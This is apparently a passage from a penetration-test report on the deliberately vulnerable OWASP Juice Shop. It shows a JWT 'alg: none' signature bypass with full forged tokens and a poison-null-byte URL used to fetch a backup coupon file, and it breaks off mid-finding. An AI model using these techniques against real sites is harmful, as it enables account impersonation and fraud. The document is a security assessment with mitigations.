
Summary: By intercepting a legitimate login, a malicious user can edit it and disguise themselves as a user who doesn't exists on the site. Afterwards, tasks such as purchases, and personal information can be edited.

Vulnerability Details:

Affects	https://sand2-pma.herokuapp.com/#/ /rest/products/search?q=
Fields(s)	N/A
Attack Vectors	GET Parameters Authorization: Bearer
Reference	https://cwe.mitre.org/data/definitions/20.html

Exploit performed:

When a user logs into Juice Shop, Juice Shop provides a JSON Web Token (JWT). Burp Suite can be used to view the GET request with the users provided JWT. This encoded JWT provides information about the user's login as seen in Figure 12.



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
22	https://sand2-pma.herokuapp.com	GET	/rest/products/search?q=	✓		304	306			
21	https://sand2-pma.herokuapp.com	GET	/api/Quantitys/			304	336			
20	https://sand2-pma.herokuapp.com	GET	/rest/user/whoami			200	497	JSON		
19	https://sand2-pma.herokuapp.com	GET	/rest/user/whoami			200	497	JSON		
18	https://sand2-pma.herokuapp.com	GET	/rest/basket/6			304	304			
17	https://sand2-pma.herokuapp.com	POST	/rest/user/login	✓		200	1201	JSON		
16	https://sand2-pma.herokuapp.com	GET	/rest/user/whoami			200	375	JSON		
15	https://sand2-pma.herokuapp.com	GET	/rest/user/whoami			200	375	JSON		
14	https://sand2-pma.herokuapp.com	GET	/rest/admin/application-configuration			304	306			
13	https://sand2-pma.herokuapp.com	GET	/rest/products/search?q=	✓		304	306			
12	https://sand2-pma.herokuapp.com	GET	/api/Quantitys/			304	336			
11	https://sand2-pma.herokuapp.com	GET	/rest/saveLoginIp			200	711	JSON		
10	https://sand2-pma.herokuapp.com	GET	/socket.io/?EIO=4&transport=polling&...	✓		200	168	text	io/	
9	https://sand2-pma.herokuapp.com	GET	/socket.io/?EIO=4&transport=polling&...	✓		200	200	JSON	io/	

Request


```
GET /rest/products/search?q= HTTP/1.1
Host: sand2-pma.herokuapp.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwi
ZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0M0BqdWljZ
S1zaC5vcCIsInBhc3N3b3JkIjoiY2MwM2U3NDdhNmFmYmJjYmY4YmU3NjY4YWNmZW
JlZTUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2d
pbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMv
aW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY
3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTAtMDQgMTU6MjM6NTguNTQzIC
swMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTAtMDQgMTY6MzE6MTYuNTUyICswMDo
wMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzMzM2ODU5NywiZXhwIjoxNjMz
Mzg2NTk3fQ.n-wUCkSQWzVfdX94zded0Mt2g2ft-tiifQxRpVFP_LOz0a2lEj27UE
yR3gULVYoZZZtVEui_qqWHOBgQh-I1uw35tO4XVXCwyiXblv-m-kjfnONCXc96wsU
```

Response

```
HTTP/1.1 304 Not Modified
Server: Cowboy
Content-Length: 0
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Etag: W/"34ad-8JxT80W+H/suebPdfaA3YarOwkE"
Date: Mon, 04 Oct 2021 17:29:58 GMT
Via: 1.1 vegur
```

Figure 12: JWT Token

Receiving this JWT, we can use the site JWT.io[2] to decode the JWT, being able to edit the header and payload parameters as seen in Figure 13.



Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
JzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0
ZXN0M0BqdWljZS1zaC5vcCIsInBhc3N3b3JkIjo
iY2MwM2U3NDdhNmFmYmJjYmY4YmU3NjY4YWNmZW
JlZTUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5k
ZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V
0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYX
VsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY
3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEt
MTAtMDQgMTU6MjM6NTguNTQzICswMDowMCIsInV
wZGF0ZWRBdCI6IjIwMjEtMTAtMDQgMTY6MzE6MT
YuNTUyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsb
H0sImlhdCI6MTYzMzM2ODU5NywiZXhwIjoxNjMz
Mzg2NTk3fQ.n-
wUCkSQWzVfdX94zded0Mt2g2ft-
tiifQxRpVFP_LOz0a2lEj27UEyR3gULVYoZZZtV
Eui_qqWHOBgQh-I1uw35tO4XVXCwyiXblv-
m-kjfnONCXc96wsUdOmUWNcbh03BPdk7tQ5z-
rEFe2Xm9ZO0Na7vZtxFsbvWnQy_-NoI
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYLOAD: DATA

```
{
  "status": "success",
  "data": {
    "id": 21,
    "username": "",
    "email": "test3@juice-sh.op",
    "password": "cc03e747a6afbbcbf8be7668acfebee5",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage": "/assets/public/images/uploads
/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2021-10-04 15:23:58.543 +00:00",
    "updatedAt": "2021-10-04 16:31:16.552 +00:00",
    "deletedAt": null
  },
  "iat": 1633368597,
  "exp": 1633386597
}
```

Figure 13: Decoded Token

To bypass the token signature checks, we will change the 'alg' property from 'RS246' to 'none'. Additionally, changing the email to 'jwtn3d0juice-sh.op', a user who doesn't exist on the site as seen in Figure 14.



HEADER: ALGORITHM & TOKEN TYPE

```
  "typ": "JWT",
  "alg": "none"
}
```


PAYLOAD: DATA

```
{
  "status": "success",
  "data": {
    "id": 21,
    "username": "",
    "email": "jwtn3d0juice-sh.op",
    "password": "cc03e747a6afbbcbf8be7668acfebee5",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage": "/assets/public/images/uploads
/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2021-10-04 15:23:58.543 +00:00",
    "updatedAt": "2021-10-04 16:31:16.552 +00:00",
    "deletedAt": null
  },
  "iat": 1633368597,
  "exp": 1633386597
}
```

Figure 14: Edited Data

[2] https://jwt.io/

Both the edited header and payload will be encoded to the URL friendly format of base64url with base64.guru[3], shown in Figure 15.



```
{
  "alg": "none",
  "typ": "JWT"
}
```

ew0KICAiYWxnIjogIm5vbmUiLA0KICAidHlwIjogIkpXVCINCiAgDQp9


```
{
  "status": "success",
  "data": {
    "id": 21,
    "username": "",
    "email": "jwtn3d@juice-sh.op",
```

ew0KICAic3RhdHVzIjogInNlY2Nlc3MiLA0KICAiZGF0YSI6IHsNCiAgICAiaWQiOiAyMSwNCiAgICAidXNlcm5hbWUiOiAiIiwNCiAgICAiZW1haWwiOiAiand0bjNkQGp1aWNlLXNoLm9wIiwN
CiAgICAicGFzc3dvcmQiOiAiY2MwM2U3NDdhNmFmYmJjYmY4YmU3NjY4YWNmZWJlZTUiLA0KICAgICJyb2xlIjogImN1c3RvbWVyIiwNCiAgICAiZGVsdXhlVG9rZW4iOiAiIiwNCiAgICAibGFz
dExvZ2luSXAiOiAidW5kZWZpbmVkIiwNCiAgICAicHJvZmlsZUltYWdlIjogIi9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwNCiAgICAidG90cFNlY3JldCI6ICIi
LA0KICAgICJpc0FjdGl2ZSI6IHRydWUsDQogICAgImNyZWF0ZWRBdCI6ICIyMDIxLTEwLTA0IDE1OjIzOjU4LjU0MyArMDA6MDAiLA0KICAgICJ1cGRhdGVkQXQiOiAiMjAyMS0xMC0wNCAxNjoz
MToxNi41NTIgKzAwOjAwIiwNCiAgICAiZGVsZXRlZEF0IjogbnVsbA0KICB9LA0KICAiaWF0IjogMTYzMzM2ODU5NywNCiAgImV4cCI6IDE2MzMzODY1OTcNCn0

Figure 15: Encoded Header and Payload

[3] base64.guru

To finalize, both are appended together, with a '.' at the end of each. Returning to Burp Suite, after sending a JSON post request to the Repeater, we can replace everything below the header with our new token as seen in Figure 16.



```
GET /rest/products/search?q= HTTP/1.1
Host: sand2-pma.herokuapp.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiw
iZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0M0BqdWl
jZS1zaC5vcCIsInBhc3N3b3JkIjoiY2MwM2U3NDdhNmFmYmJjYmY4YmU3NjY4YWN
mZWJlZTUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3R
Mb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJ
saWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiw
iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTAtMDQgMTU6MjM6NTg
uNTQzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTAtMDQgMTY6MzE6MTYuNTU
yICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzMzM2ODU5NywiZXh
wIjoxNjMzMzg2NTk3fQ.n-wUCkSQWzVfdX94zded0Mt2g2ft-tiifQxRpVFP_LOz
0a2lEj27UEyR3gULVYoZZZtVEui_qqWHOBgQh-I1uw35tO4XVXCwyiXblv-m-kjf
nONCXc96wsUdOmUWNcbh03BPdk7tQ5z-rEFe2Xm9ZOONa7vZtxFsbvWnQy_-NoI
Connection: close
Referer: https://sand2-pma.herokuapp.com/
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=
KP32pqXyQJYZbEekj1dKxUbTkHzuxiqWfRmCYaSORGn9B4Ol6VLvrWwM7xDg;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiw
iZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0M0BqdWl
jZS1zaC5vcCIsInBhc3N3b3JkIjoiY2MwM2U3NDdhNmFmYmJjYmY4YmU3NjY4YWN
mZWJlZTUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3R
Mb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJ
saWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiw
iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTAtMDQgMTU6MjM6NTg
uNTQzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTAtMDQgMTY6MzE6MTYuNTU
yICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzMzM2ODU5NywiZXh
```

Figure 16: Edited JWT

Outcome: By intercepting a JSON web token, a malicious user can bypass authentication and impersonate who they please on the site, even as a user who doesn't exist.

Rationale	JWTs are necessary regarding the integrity and authorisation of a user. This exploit was done to determine if the sufficient security measures are in place to prevent edited tokens.
Mitigation Guide	• Set JWT to expire after a set amount of time, to prevent possible interception • Validify tokens provided against a whitelist of algorithms to prove if legitimate
Reference	https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html

Forged Coupon – Cryptographic Issues

Risk Rating: Critical

Probability: Medium


Summary: With sufficient pattern recognition and knowledge of encoding, a user can create their own discount codes to be used at checkout in the Juice Shop store.

Vulnerability Details:

Affects	https://sand2-pma.herokuapp.com/ftp/coupons_2013.md https://sand2-pma.herokuapp.com/#/payment/shop
Fields(s)	N/A
Attack Vectors	N/A
Reference	https://cwe.mitre.org/data/definitions/327.html

Exploit performed:

Referring back to the FTP webpage, there exists a file called 'coupons_2013.md.bak'. Using the poison null attack described in the previous section, we can download this file.



https://sand2-pma.herokuapp.com/ftp/coupons_2013.md.bak%2500.md

Opening coupons_2013.md.bak%00.md

You have chosen to open:

coupons_2013.md.bak%00.md


which is: Markdown document (131 bytes)
from: https://sand2-pma.herokuapp.com

What should Firefox do with this file?

Open with Mousepad (default)
[✓ Save File]

Figure 17: Null Byte Attack Coupon


Below in Figure 18 are the coupon codes contained in the file. Entering these 2013 coupon codes into the checkout of any given purchase returns as an invalid coupon.


~/Downloads/coupons_2013.md.bak%00.md - Mousepad

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

Figure 18: Coupon Codes

Despite the codes not working, two things can be observed. The codes themselves are encoded with some kind of algorithm and almost all of them end in the same 5 characters of ‘gC7sn’. Visiting the linked Twitter page, found in About Us section, we discover recent coupon codes seen in Figure 19. Same codes adhering to the same pattern as before. Testing both in checkout, we can confirm both the codes work and give the intended discounts.


OWASP Juice Shop
@owasp_juiceshop

[🤖] 20% off!?! We must be crazy! Use our #coupon code before we come to our senses: q:<Irf!Cdm (valid until 2021-09-30)

9:26 PM · Aug 31, 2021 · Juicy Coupon Bot

